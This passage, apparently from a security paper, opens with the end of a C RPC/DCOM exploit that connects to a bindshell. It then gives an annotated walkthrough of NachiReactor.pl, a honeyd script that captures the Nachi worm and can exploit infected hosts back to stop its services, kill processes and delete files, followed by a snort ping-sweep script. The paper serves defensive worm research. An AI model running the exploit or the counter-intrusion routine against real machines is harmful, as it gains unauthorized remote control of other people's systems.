memcpy(&sc[471],&lport,4);

memcpy(sc+36, (unsigned char *) &targets[type].ret, 4);

their_addr.sin_family = AF_INET;
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
their_addr.sin_port = htons(port);

if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("[-] Socket failed");
    return(0);
}

if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
    perror("[-] Connect failed");
    return(0);
}

/* xfocus start */
len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;

*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;

```

```

*(unsigned long *) (buf2+0x84)=*(unsigned long *) (buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0xb4)=*(unsigned long *) (buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0xb8)=*(unsigned long *) (buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0xd0)=*(unsigned long *) (buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0x18c)=*(unsigned long *) (buf2+0x18c)+sizeof(sc)-0xc;
/* end xfocus */

if (send(sockfd,bindstr,sizeof(bindstr),0)== -1)
{
    perror("[-] Send failed");
    return(0);
}
len=recv(sockfd, buf1, 1000, 0);

if (send(sockfd,buf2,len1,0)== -1)
{
    perror("[-] Send failed");
    return(0);
}
close(sockfd);
sleep(1);

their_addr.sin_family = AF_INET;
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
their_addr.sin_port = lport1;

if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("[-] Socket failed");
    return(0);
}

if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
    printf("[-] Couldnt connect to bindshell, possible reasons:\n");
    printf("          1:          Host is firewalled\n");
    printf("          2:          Exploit failed\n");
    return(0);
}

printf("[+] Connected to bindshell..\n\n");

sleep(2);

printf("-- bling bling --\n\n");

con(sockfd);

return(0);
}

```

The NachiReactor.pl script is used in conjunction with honeyd to provide an automated defense against Nachi worm propagation. Configuring honeyd to execute the script each time a connection to TCP port 135 is attempted against a virtual Windows 2000 system does this.

The NachiReactor.pl script is included without comments in the appendix. This is the inoculation version of the script. The following detailed description of the NachiReactor.pl script includes comments in the required font size. The script code is included in a smaller font to improve readability and reduce the over-all length of the document.

NachiReactor.pl

The script assumes that perl is located in /usr/local/bin.

```

#!/usr/local/bin/perl
#
# $Id: NachiReactor.pl,v 1.4 2003/12/21 22:47:00 rdilley Exp $
#
# author: ron dilley

```

```

#
# desc: this perl script works with honeyd to detect, capture and dampen
#       nachi/welchia worms
#
#####

```

The script requires three modules, which are part of the standard perl installation. `Getopt::Std` provides the `getopts` function used in the `parse_command_line` subroutine. `IO::Socket` provides BSD socket functionality used in the `react` subroutine. Lastly, `IPC::Open2` provides the `open2` function that allows external commands to be executed inside of the perl script with `stdin` and `stdout` available to the perl script.

```

#
# modules
#
use Getopt::Std;
use IO::Socket;
use IPC::Open2;

```

Pragmas are compiler hints. The invocation of `'use strict'` is short hand for three pragmas (`"vars"`, `"refs"` and `"subs"`). Use strict `"vars"` requires that all variables be pre-declared. Use strict `"refs"` prevents the use of symbolic references. Use strict `"subs"` requires that bare word strings be wrapped in quotes. I use this pragma or hint to force myself to write cleaner code.

```

#
# pragmas
#
use strict;

```

Forcing the path to a known value is a security feature to prevent command substitution attacks that I include out of habit.

```

#
# set environment
#
$ENV{PATH} = "/usr/bin:/bin:/usr/sbin:/sbin:/usr/ucb";

```

The following turns on autoflush which forces a flush after every print, printf and write function call.

```

#
# turn on autoflush
#
select STDERR; $| = 1;
select STDOUT; $| = 1;

```

The following section has all of the pre-set variables. I will comment on the note-worthy ones and leave the self-evident to you.

```

#
# defines
#
$::TRUE = 1;
$::FALSE = 0;
$::FAILED = -1;

$::VERSION = '$Id: NachiReactor.pl,v 1.4 2003/12/21 22:47:00 rdilley Exp $';
$::PROGNAME = "NachiReactor.pl";

# reactor mode
$::MODE_CAPTURE = 1;
$::MODE_INNOCULATE = 2;

%::Config = ();
$::Config{'debug'} = $::FALSE;

```

The default mode for the `'WhiteHat'` version of `NachiReactor.pl` is to capture the worm and nothing more.

```

$::Config{'mode'} = $::MODE_CAPTURE;

```


The following variables are used to tune how the fake command shell works.

```
$.:Config{'def_dir'} = "c:\\windows\\system32";
$.:Config{'tftp_dir'} = "%SystemRoot%\\system32\\wins";
$.:Config{'prompt'} = "$.:Config{'def_dir'}>";
```

The Nachi worm can listen on TCP ports 666-765. Due to a library issue, the most common port is 707. This option sets the default TCP port to connect to.

```
$.:Config{'nachi_port'} = 707;
$.:Config{'save_dir'} = "/var/honeyd/nachi";
$.:Config{'bin_dir'} = "/etc/honeyd/bin";
$.:Config{'dcom'} = "oc192-dcom";
$.:Config{'nbtstat'} = "/root/bin/nbtstat";
```

The e-mail addresses tell the script where and how to send notification e-mails.

```
$.:Config{'mailfrom'} = "infosec-adm@blah.org";
$.:Config{'mailto'} = "infosec-adm@blah.org";
```

The following variables are used to control the DCOM exploit executables operation. The 'shell_port' option tells the script to tell the DCOM exploit executable to listen on port 9999.

```
$.:Config{'shell_port'} = '9999';
$.:Config{'type'} = '0';
```

This is the main routine. I can't help myself, once a C coder, always a C coder.

```
#
# main routine
#
if ( &main() != $.:TRUE ) {
    exit( 1 );
}
```

The script completed without any problems, time to exit.

```
exit( 0 );

#####
#
# sub-routines
#
#
# main routine
#
sub main {
    my $arg;
}
```

Process the command-line arguments.

```
#
# parse command-line
#
&parse_command_line();
```

Time to get to the business of reacting.

```
#
# react
#
return &react( $.:Config{'a_addr'}, $.:Config{'v_addr'} );
}
```

This function is called if a required argument is missing or if an unknown argument is passed to the script. It tells the user how to run the script.

```
#
# display help info
#
sub show_help {
    print STDERR "Syntax:\n";
    print STDERR "\n";
}
```

```

print STDERR "$::PROGNAME [options]\n";
print STDERR "\n";
print STDERR "-d {0-9}    Display debug information during program run\n";
print STDERR "-a {ipaddr}  Attacker ip address\n";
print STDERR "-v {ipaddr}  Victim ip address\n";
print STDERR "-c          Catch the attacker (default)\n";
print STDERR "-i          Inoculate the attacker\n";
print STDERR "-m {email}   Send e-mail when attacker successfully propagates worm\n";
print STDERR "-p {port}   Port that dcom shell listens on (default: 9999)\n";
print STDERR "-t {type}   System type for dcom (0=win2k, 1=winxp default: 0)\n";
print STDERR "\n";

return $::TRUE;
}

```

This function processes the command-line arguments.

```

#
# parse command-line arguments
#
sub parse_command_line {
    no strict 'vars';

    if ( getopt( 'd:a:v:cim:p:t:' ) == $::FALSE ) {
        &show_help();
        return $::FAILED;
    }
    if ( defined $opt_d ) {
        if ( $opt_d > 0 ) {
            # set debug mode
            $::Config{'debug'} = $opt_d;
        }
    }
    if ( defined $opt_a ) {
        if ( length( $opt_a ) > 0 ) {
            # set source address
            $::Config{'a_addr'} = $opt_a;
        }
    }
    if ( defined $opt_v ) {
        if ( length( $opt_v ) > 0 ) {
            # set dest address
            $::Config{'v_addr'} = $opt_v;
        }
    }
    if ( defined $opt_p ) {
        if ( length( $opt_p ) > 0 ) {
            # set shell port
            $::Config{'shell_port'} = $opt_p;
        }
    }
    if ( defined $opt_t ) {
        if ( length( $opt_t ) > 0 ) {
            # set shell port
            $::Config{'type'} = $opt_t;
        }
    }
    if ( defined $opt_m ) {
        if ( length( $opt_m ) > 0 ) {
            # set source address
            if ( $opt_m =~ m/^\.*$ / ) {
                $::Config{'mailto'} = $opt_m;
            } elsif ( $opt_m =~ m/^(.*)\@(.*)$ / ) {
                $::Config{'mailto'} = "$1@$2";
            }
            if ( $::Config{'debug'} >= 6 ) {
                print STDERR "DEBUG - MailTo: [$::Config{'mailto'}]\n";
            }
        }
    }
    if ( defined $opt_c ) {
        $::Config{'mode'} = $MODE_CAPTURE;
    }
    if ( defined $opt_i ) {
        $::Config{'mode'} = $MODE_INNOCULATE;
    }
    return $::TRUE;
}

```

This function is where most of the work gets done.

```

#
# do something when with/to the attacker
#
sub react {

```

The function is called with the IP address of the attacker (presumably the system that is currently infected with the worm) and the IP address of the victim that the attacker was attempting to infect.

```
my ( $attacker, $victim ) = @_ ;
my $done = $::FALSE ;
my $word ;
my $tmp_dir ;
my $file ;
my $tmp_attacker ;
my $tmp_dest_file ;
my $attack_file ;
my $socket ;
my $file_size ;
my $cmd_line ;
my $line ;
my $child_pid ;
my $dcom_in ;
my $dcom_out ;
my $wormfilecount ;
my @shell_commands = ( ) ;
my $cmd ;
```

The first thing the script does to try to connect to the known TCP port that the worm uses for propagation. In this case, the script attempts to open a socket to the attacker's IP address on port 'nachi_port' or 707. If it does not work, the script assumes that the attacker is not really infected with the worm.

```
#
# open socket
#
if ( ! defined ( $socket = IO::Socket::INET->new(PeerAddr => $attacker,
PeerPort =>
$::Config{'nachi_port'},
Proto => "tcp",
Type => SOCK_STREAM ) ) ) {
    print STDERR "ERROR - Unable to connect to [$attacker:$::Config{'nachi_port'}]\n";
    return $::FAILED ;
}
```

The worm code running on the attacker system listens for connections that present a valid Windows command shell banner and prompt. The script gives the attacker what it wants.

```
#
# send bogus banner
#
syswrite $socket, "Microsoft Windows 2000 [Version 5.00.2195]\r\n";
syswrite $socket, "(C) Copyright 1985-2000 Microsoft Corp\r\n";
```

The script drops into the loop that looks like a command prompt. Each time a command is sent from the attacker system, the script looks for commands that the worm should be sending and processes them when received.

```
#
# drop into fake shell loop
#
$wormfilecount = 2 ;
while ( ! $done ) {
    syswrite $socket, "\r\n";
    $word = &get_command("$::Config{'prompt'}", $::TRUE, $socket ) ;
    if ( $::Config{'debug'} >= 3 ) {
        print STDERR "DEBUG - [$word]\n";
    }
    if ( $word == $::FAILED ) {
        # input timed out, something is odd, bail
        close( $socket );
        return $::FAILED ;
    } elsif ( $word =~ m/^dir (.*)\\(.*)$/ ) {
```

If the attacker sends a dir command, always answer with 'File Not Found'. We want the attacker to think that the system is ripe for exploitation.

```
$tmp_dir = $1 ;
$file = $2 ;
syswrite $socket, "\r\n Directory of $::Config{'def_dir'}\\$tmp_dir\r\n";
syswrite $socket, "\r\nFile Not Found\r\n";
```

```

) } elseif ( $word =~ m/tftp -i (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) get (.*) (.*)$/
) {

```

The attack wants the victim to download the worm via TFTP. The script does what it is told. The script archives the files for future reference.

```

    $tmp_attacker = $1;
    $attack_file = $2;
    $tmp_dest_file = $3;
    if ( ( $file_size = &get_worm_code( $attacker, $victim, $attack_file ) ) <= 0 )
    {
        print STDERR "ERROR - Unable to download worm\n";
        if ( $wormfilecount == 2 ) {
            return $::FAILED;
        }
        # try to inoculate if we were able to download one of the worm files
        $done = $::TRUE;
    } else {
        $wormfilecount--;
        syswrite $socket, "Transfer successful: $file_size bytes in 1 second,
$file_size bytes/s\r\n";
    }
} elseif ( $word =~ m/^wins\\DLLHOST\.EXE$/ ) {

```

The attacker tells the victim to execute the worm code that was downloaded. The script can be pretty sure that the attacker is a Nachi worm infected host. Time to react.

```

    # the worm has tried to exec itself
    $done = $::TRUE;
} else {
    if ( length( $word ) > 0 ) {
        # unexpected command
        print STDERR "WARN - Unexpected command [$word]\n";
    }
}
}

```

The script cleans up the BSD socket. We are done with this phase of interaction with the attacker.

```

# shutdown socket
close( $socket );

```

If the script was executed with the '-l' flag, it is time to inoculate the attacker against further Nachi activity. This does not patch the system against the RPC/DCOM exploit.

```

#
# react
#
if ( $::Config{'mode'} == $::MODE_INNOCULATE ) {
    # disable the worm
}

```

The attacker system is kind enough to have a TFTP server running as part of the Nachi worm. The script uses this service to copy a couple of tools from the victim to the attacker.

```

# tftp helper files because NT and 2K can't kill processes
if ( ! defined open( TFTP, "| tftp $attacker" ) ) {
    print "ERROR - Unable to send helper tools to attacker\n";
    return $::FAILED;
}

```

Set the TFTP client to binary mode to make sure the tools are not mangled.

```

print TFTP "mode binary\n";

```

pskill.exe⁹⁸ is a tool used to kill processes from the command line. Windows 2000 does not come with a command-line 'kill' utility so the script brings it's own.

⁹⁸ <http://www.sysinternals.com/ntw2k/freeware/pskill.shtml>

```
print TFTP "put /etc/honeyd/bin/pskill.exe pskill.exe\n";
```

The sleep.exe command can be found in the Windows 2000 Resource Kit⁹⁹. It is used to give commands enough time to execute before the connection from the attacker to the victim is severed.

```
print TFTP "put /etc/honeyd/bin/sleep.exe sleep.exe\n";
```

This registry import file contains the lines needed to remove the Nachi registry settings. The file is included in the exploit section of this paper for reference. I copied a pre-existing file because using '>' on the command-line caused problems with my command prompt detection code. The pre-existing TFTP server on the attacker makes life much simpler.

```
print TFTP "put /etc/honeyd/bin/nachi_cleaner.reg nachi_cleaner.reg\n";
print TFTP "quit\n";
close( TFTP );
#
# make a temp copy of the dcom exploit (for killing)
#
```

Now things get a bit embarrassing. The command-line exploit tool that I used does not disconnect properly when the cmd.exe is closed on the target system. To ensure that the process goes away the script terminates the process after the exit command has been executed. In order to keep track of the potentially numerous instances of the command-line exploit and to ensure that the correct process is killed the script copies the command-line tool binary to a unique filename prior to executing it. This makes it much easier to kill the right process. The embarrassment comes how much of a hack this it.

```
system( "cp $::Config{'bin_dir'}/$::Config{'dcom'}
$::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$" );
#
# dcom into the system and shut down the active worm
#
if ( $::Config{'debug'} >= 3 ) {
    print STDERR "DEBUG - DCOM Child executing
[ $::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$]\n";
}
#
# try win2k
#
if ( $::Config{'debug'} >= 2 ) {
    print STDERR "DEBUG - Trying Win2K\n";
}
}
```

The script launches the command-line exploit tool passing the attackers IP address with the '-d' flag and the shell port to listen on with the '-l' flag. Using open2 allows the script to write to the stdin of the command-line exploit as well as read from it's stdout at the same time. Stdin is short for Standard-in which is the file handle that you use to send data to the process. Stdout is short for Standard-out which is the file handle that you use to read data from the process.

```
if ( ( $child_pid = open2( $dcom_out, $dcom_in,
"$::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$ -d $attacker -l
$::Config{'shell_port'}" ) ) <= 0 ) {
    print STDERR "ERROR - Unable to execute DCOM\n";
    return $::FAILED;
}
}
```

The following push commands are the commands that are executed on the target system inside of the shell created by the command-line exploit. The general sets of commands were taken from several technical alerts relating to the Nachi worm.

⁹⁹ <http://www.microsoft.com/windows2000/techinfo/reskit/default.asp>

```
# this is what we are going to do on the attacker host
```

Move to the directory where the running TFTP server is storing files sent to the server with the 'put' command.

```
push( @shell_commands, "cd $::Config{'tftp_dir'}" );
```

Stop the service named "Network Connections Sharing" which is created by the Nachi worm.

```
push( @shell_commands, "NET STOP \"Network Connections Sharing\"" );
```

Stop the service named "WINS Client" which is also created by the Nachi worm. It is important to stop these services before attempting to remove the worm executables. If the service is running, the executable will be write protected and can't be deleted.

```
push( @shell_commands, "NET STOP \"WINS Client\"" );
```

Give the net stop commands time to finish.

```
push( @shell_commands, "sleep 15" );
```

Execute the previously copied pskill.exe command to kill the residual Nachi worm process.

```
push( @shell_commands, "pskill dllhost" );
```

Execute the previously copied pskill.exe command to kill the residual TFTP server installed and started by the Nachi worm.

```
push( @shell_commands, "pskill svchost" );
```

Remove the pskill.exe command. It has done it's job and a little cleanup will make the system administrator a little less annoyed that we ran some processes without asking.

```
push( @shell_commands, "del /f pskill.exe" );
```

Push the previously copied registry file into the registry. This will remove the Nachi related registry settings that allow the worm to restart when the system reboots.

```
push( @shell_commands, "regedit /s nachi_cleaner.reg" );
```

Remove the renamed TFTP server installed by the worm.

```
push( @shell_commands, "del /f SVCHOST.EXE" );
```

Remove the Nachi worm executable from the system.

```
push( @shell_commands, "del /f DLLHOST.EXE" );
```

The next two commands copy the previously mentioned registry file into the location that a Nachi worm would expect to find worm related files as the worm filenames. This is the inoculation mechanism for the Nachi worm. The worm checks to see if a potential victim is already infected by looking for the existence of these files. If they exist, the Nachi worm will not infect the potential victim.

```
push( @shell_commands, "copy nachi_cleaner.reg  
%SystemRoot%\system32\wins\dllhost.exe" );  
push( @shell_commands, "copy nachi_cleaner.reg  
%SystemRoot%\system32\dlldatacache\tftpd.exe" );
```

Give the previous commands some time to complete.

```
push( @shell_commands, "sleep 15" );
```

Cleanup the files that were placed on the system which we no longer need.

```
push( @shell_commands, "del /f nachi_cleaner.reg" );
push( @shell_commands, "del /f sleep.exe" );
```

We are done with the shell, time to exit.

```
push( @shell_commands, "exit" );
```

This loop sends the commands previously described to the target system in the order that they were pushed onto the '@shell_commands' array.

```
#
# execute inoculation commands
#
foreach $cmd ( @shell_commands ) {
    # wait for shell prompt
    if ( &get_prompt( $dcom_out ) == $:FAILED ) {
        print STDERR "ERROR - Unable to get DCOM shell prompt\n";
        return $:FAILED;
    }
    syswrite $dcom_in, "$cmd\n";
}
```

All of the commands have been executed on the target. Close stdin and stdout. We are about to kill this child.

```
# close the shells stdin/stdout
close( $dcom_in );
close( $dcom_out );
```

Send kill signals to the process and wait to reap the process when it finally exits.

```
# the exploit does not shutdown nicely
system( "pkill $::Config{'dcom'}.$$" );
system( "pkill -9 $::Config{'dcom'}.$$" );
waitpid( $child_pid, 0 );
```

Cleanup the temporary command-line executable file.

```
#
# cleanup
#
system( "rm -f $::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$" );
if ( $::Config{'debug'} >= 3 ) {
    print STDERR "DEBUG - Child is done\n";
}
```

The following code sends alert e-mail to the recipient selected on the command-line.

```
#
# notify that the attacker has been inoculated
#
if ( defined $::Config{'mailto'} ) {
```

This is the e-mail sent when NachiReactor.pl script inoculates an attacker.

```
if ( $::Config{'debug'} >= 3 ) {
    print STDERR "DEBUG - Sending notification e-mail\n";
}
$cmd_line = sprintf( '/usr/lib/sendmail -f %s %s', $::Config{'mailfrom'},
$::Config{'mailto'} );
if ( ! defined open( SENDMAIL, "| $cmd_line" ) ) {
    print STDERR "ERROR - Unable to send e-mail to [$::Config{'mailto'}]\n";
} else {
    print SENDMAIL "From: $::Config{'mailfrom'}\n";
    print SENDMAIL "Subject: Nachi Worm [$attacker->$victim]\n";
    print SENDMAIL "\n";
    print SENDMAIL "$::PROGNAME sucessfully innoculated $attacker and stopped it
from\n";
    print SENDMAIL "propogating the Nachi/Welchia worm\n";
    if ( -f $::Config{'nbtstat'} ) {
        if ( ! defined open( NBTSTAT, "$::Config{'nbtstat'} $attacker |" ) ) {
            print "ERROR - Unable to nbtstat the attacker\n";
        } else {
            print SENDMAIL "\n-----\n";
        }
    }
}
```

```

        while( $line = <NBTSTAT> ) {
            chomp( $line );
            if ( $line =~ m/^\s(.*)$/ ) {
                print SENDMAIL "$1\n";
            }
        }
        close( NBTSTAT );
        print SENDMAIL "-----\n";
    }
}
print SENDMAIL ".\n";
print SENDMAIL ".\n";
close( SENDMAIL );
}
} else {
    # just notify

```

This is the e-mail sent when the NachiReactor.pl script detects and captures a worm.

```

    if ( defined $::Config{'mailto'} ) {
        if ( $::Config{'debug'} >= 3 ) {
            print STDERR "DEBUG - Sending notification e-mail\n";
        }
        $cmd_line = sprintf( '/usr/lib/sendmail -f %s %s', $::Config{'mailfrom'},
$::Config{'mailto'} );
        if ( ! defined open( SENDMAIL, "| $cmd_line" ) ) {
            print STDERR "ERROR - Unable to send e-mail to [$::Config{'mailto'}]\n";
        } else {
            print SENDMAIL "From: $::Config{'mailfrom'}\n";
            print SENDMAIL "Subject: Nachi Worm [$attacker->$victim]\n";
            print SENDMAIL "\n";
            print SENDMAIL "$::PROGNAME sucessfully captured $attacker propogating the
Nachi/Welchia worm\n";
            if ( -f $::Config{'nbtstat'} ) {
                if ( ! defined open( NBTSTAT, "$::Config{'nbtstat'} $attacker |" ) ) {
                    print "ERROR - Unable to nbtstat the attacker\n";
                } else {
                    print SENDMAIL "\n-----\n";
                    while( $line = <NBTSTAT> ) {
                        chomp( $line );
                        if ( $line =~ m/^\s(.*)$/ ) {
                            print SENDMAIL "$1\n";
                        }
                    }
                    close( NBTSTAT );
                    print SENDMAIL "-----\n";
                }
            }
            print SENDMAIL ".\n";
            print SENDMAIL ".\n";
            close( SENDMAIL );
        }
    }
}
return $::TRUE;
}

```

When the attacker commands the victim to download the worm, the script uses this function to collect the worm code and store it for future analysis.

```

#
# download worm
#
sub get_worm_code {
    my ( $attacker, $victim, $file ) = @_ ;
    my $cmd_line;

```

The script stores downloaded worm files in directories specific to the attacker and victim.

```

# create a dir to hold worm files
if ( ! -d "$::Config{'save_dir'}/$attacker-$victim" ) {
    mkdir( "$::Config{'save_dir'}/$attacker-$victim" );
}

# get the worm file
$cmd_line = sprintf( "tftp %s", $attacker );
if ( ! defined open( TFTP, "| $cmd_line" ) ) {
    print STDERR "ERROR - Unable to execute command [$cmd_line]\n";
    return $::FAILED;
}

```



```

}
print TFTP "mode binary\n";
print TFTP "get $file $::Config{'save_dir'}/$attacker-$victim/$file.$$n";
print TFTP "quit\n";
close( TFTP );

```

The sub-routine returns the size of the file downloaded just in case the worm cares about the size returned by the fake TFTP command.

```

#done
return ( -s "$::Config{'save_dir'}/$attacker-$victim/$file.$$" );
}

```

This function is a modified version of a sub-routine found in the router-telnet.pl script by Niels Provos. It is used to receive commands from the attacker in an orderly fashion. The routine gathers bytes until it gets a full command, then returns the command to the script for processing.

```

#
# get shell command (lifted from router-telnet.pl by Niels Provos)
#
sub get_command {
    my ( $prompt, $echo, $socket ) = @_;
    my $word;
    my $alarmed;
    my $finished;
    my $buffer;
    my $nread;

    syswrite $socket, "$prompt";

    $word = "";
    $alarmed = 0;
    eval {
        $SIG{ALRM} = sub { $alarmed = 1; die; };
        alarm 30;
        $finished = 0;
        do {
            $nread = sysread $socket, $buffer, 1;
            die unless $nread;
            if (ord($buffer) == 0) {
                ; #ignore
            } elsif (ord($buffer) == 255) {
                sysread $socket, $buffer, 2;
            } elsif (ord($buffer) == 13 || ord($buffer) == 10) {
                $finished = 1;
            } else {
                $word = $word.$buffer;
            }
        } while (!$finished);
        alarm 0;
    };
    syswrite $socket, "\r\n" if $alarmed || !$echo;
    if ($alarmed) {
        return $::FAILED;
    }

    return ($word);
}

```

This function is a modified version of a sub-routine found in the router-telnet.pl script by Niels Provos. It is used to send commands to the attacker in an orderly fashion. The script waits until it sees a command prompt before sending a command to the attacker.

```

#
# get command prompt (lifted from router-telnet.pl by Niels Provos)
#
sub get_prompt {
    my ( $socket ) = @_;
    my $word;
    my $alarmed;
    my $finished;
    my $buffer;
    my $nread;

    $word = "";
    $alarmed = 0;
    eval {
        $SIG{ALRM} = sub { $alarmed = 1; die; };
    };

```

```

alarm 30;
$finished = 0;
do {
  if ( ! defined ( $nread = sysread( $socket, $buffer, 1 ) ) ) {
    print STDERR "ERROR - Unable to read from DCOM shell\n";
    return $::FAILED;
  }
  if (ord($buffer) == 0) {
    ; #ignore
  } elsif (ord($buffer) == 255) {
    sysread $socket, $buffer, 2;
  } elsif (ord($buffer) == 62 ) {
    # prompt terminator
    if ( $::Config{'debug'} >= 3 ) {
      $word = $word.$buffer;
      print STDERR "DEBUG - Got prompt [$word]\n";
    }
    $finished = 1;
  } elsif (ord($buffer) == 13 || ord($buffer) == 10) {
    # non-prompt output
    if ( $::Config{'debug'} >= 3 ) {
      print STDERR "DEBUG - [$word]\n";
    }
    $word = "";
  } else {
    $word = $word.$buffer;
  }
} while (!$finished);
alarm 0;
};
if ($alarmed) {
  return $::FAILED;
}
return $::TRUE;
}

```

This concludes the detailed analysis of the NachiReactor.pl script.

The PingSweepStats.pl script is used in conjunction with the open-source intrusion detection system (IDS) called snort. The script is executed from a crontab file once every 24 hours by cron.

PingSweepStats.pl

The script assumes that perl is located in /usr/bin.

```

#!/usr/bin/perl
#
# $Id: PingSweepStats.pl,v 1.2 2003/09/27 03:42:58 rdilley Exp $
#
# author: ron dilley
#
# desc: this perl script generates ping sweep stats over time for measuring
#       worm propagation
#
#####

```

The script requires one module, which is part of the standard perl installation. Getopt::Std provides the getopt function used in the parse_command_line subroutine.

```

#
# modules
#
use Getopt::Std;

```

Pragmas are compiler hints. The invocation of 'use strict' is short hand for three pragmas ("vars", "refs" and "subs"). Use strict "vars" requires that all variables be pre-declared. Use strict "refs" prevents the use of symbolic references. Use strict "subs" requires that bare word strings be wrapped in quotes. I use this pragma or hint to force myself to write cleaner code.

```
#
# pragmas
#
use strict;
```

Forcing the path to a known value is a security feature to prevent command substitution attacks that I include out of habit.

```
#
# set environment
#
$ENV{PATH} = "/usr/bin:/bin:/usr/sbin:/sbin:/usr/ucb";
```

The following turns on autoflush which forces a flush after every print, printf and write function call.

```
#
# turn on autoflush
#
select STDERR; $| = 1;
select STDOUT; $| = 1;
```

The following section has all of the pre-set variables. I will comment on the note-worthy ones and leave the self-evident to you.

```
#
# defines
#
$::TRUE = 1;
$::FALSE = 0;
$::FAILED = -1;

$::VERSION = '$Id: PingSweepStats.pl,v 1.2 2003/09/27 03:42:58 rdilley Exp $';
$::PROGNAME = "PingSweepStats.pl";

%::Config = ();
$::Config{'debug'} = $::FALSE;
$::Config{'debug'} = $::FALSE;
```

This is the main routine. I can't help myself, once a C coder, always a C coder.

```
#
# main routine
#
if ( &main() != $::TRUE ) {
    exit( 1 );
}
```

The script completed without any problems, time to exit.

```
exit( 0 );

#####
#
# sub-routines
#

#
# main routine
#
sub main {
    my $arg;
```

Display a banner showing important information about the script and it's maker.

```
#
# display script banner
#
&show_banner();
```

Process the command-line arguments.

```
#
# parse command-line
#
&parse_command_line();
```

```

# process args that are left
while( $arg = shift( @:ARGV ) ) {

```

For each file passed to the script, process it using the '&process_log_file' sub-routine.

```

    &process_log_file( $arg );
}

```

Display a report of the processed log information.

```

&display_report();

```

This sub-routine is done, time to return to the caller.

```

# done
return $::TRUE;
}

```

This sub-routine displays important information about the script and it's maker.

```

#
# display banner info
#
sub show_banner {
    print "$::PROGNAME $::VERSION\n";
    print "By: Ron Dilley\n";
    print "\n";
    print "$::PROGNAME comes with ABSOLUTELY NO WARRANTY.\n";
    print "\n";

    return $::TRUE;
}

```

This function is called if a required argument is missing or if an unknown argument is passed to the script. It tells the user how to run the script.

```

#
# display help info
#
sub show_help {
    print "Syntax:\n";
    print "\n";
    print "$::PROGNAME [options] {file} [{file} ...]\n";
    print "\n";
    print "-d {0-9}    Display debug information during program run\n";
    print "-v          Display additional information\n";
    print "\n";

    return $::TRUE;
}

```

This function processes the command-line arguments.

```

#
# parse command-line arguments
#
sub parse_command_line {
    no strict 'vars';

    if ( getopt( 'd:v' ) == $::FALSE ) {
        &show_help();
        return $::FAILED;
    }
    if ( defined $opt_d ) {
        if ( $opt_d > 0 ) {
            # set debug mode
            $::Config{'debug'} = $opt_d;
        }
    }
    if ( defined $opt_v ) {
        if ( $opt_v > 0 ) {
            $::Config{'verbose'} = $::TRUE;
        }
    }
    return $::TRUE;
}

```

This sub-routine processes a snort syslog file.

```
#
# process snort syslog data
#

sub process_log_file {
    my ( $fname ) = @_ ;
    my $line ;
    my $months = "JanFebMarAprMayJunJulAugSepOctNovDec" ;
    my $offset ;
    my $mo ;
    my $day ;
    my $hour ;
    my $min ;
    my $sec ;
    my $source ;
    my $dest ;
    my $buf ;
}
```

Attempt to open the log file for reading. If it fails, the script bails out of the sub-routine with an error.

```
if ( ! defined open( LOGFILE, $fname ) ) {
    print "ERROR - Unable to open log file [$fname]\n" ;
    return $::FAILED ;
}
```

Read the log file one line at a time and run a long but simple regular expression (regex¹⁰⁰) on it.

```
while ( $line = <LOGFILE> ) {
    chomp( $line ) ;
```

This magic regex slices and dices a syslog line generated by snort for a ping sweep into it's important pieces including time, date, source IP and destination IP.

```
if ( $line =~ m/^(\\S+)\\s+(\\d{1,2}) (\\d{2})\\:(\\d{2})\\:(\\d{2}) .*\\
(\\d{1,3}\\.(\\d{1,3})\\.(\\d{1,3})\\.(\\d{1,3})) \\-> (\\d{1,3}\\.(\\d{1,3})\\.(\\d{1,3})\\.(\\d{1,3})).*$/ ) {
```

Here is a little trickery to convert the month in syslog format to a numeric representation.

```
if ( ( $offset = index( $months, $1 ) ) < 0 ) {
    print "ERROR - Invalid format [$line]\n" ;
} elsif ( $offset == 0 ) {
    $mo = 1 ;
} else {
    $mo = ( $offset / 3 ) + 1 ;
}
$day = $2 ;
$hour = $3 ;
$min = $4 ;
$sec = $5 ;
$source = $6 ;
$dest = $7 ;

$buf = sprintf( "%02d%02d%02d", $mo, $day, $hour ) ;
```

Add a new record or increment and existing depending on whether the source has been seen before.

```
if ( ! exists $::sweeps{$buf} ) {
    # create new dataset
    {
        my %tmp_record = ( ) ;
        $tmp_record{$source} = 1 ;
        $::sweeps{$buf} = \%tmp_record ;
    }
} else {
    $::sweeps{$buf}{$source}++
}
}
```

¹⁰⁰ http://envgen.nox.ac.uk/courses/perl_bioperl/regex.pdf

Close the log file and return.

```
close( LOGFILE );  
return $::TRUE;  
}
```

This function converts the processed log information into a human readable as well as useful format.

```
#  
# generate report  
#  
sub display_report {  
    my $tmp_ptr;  
    my %tmp_hash;  
    my $key;  
    my $subkey;  
    my $tmp_count;  
  
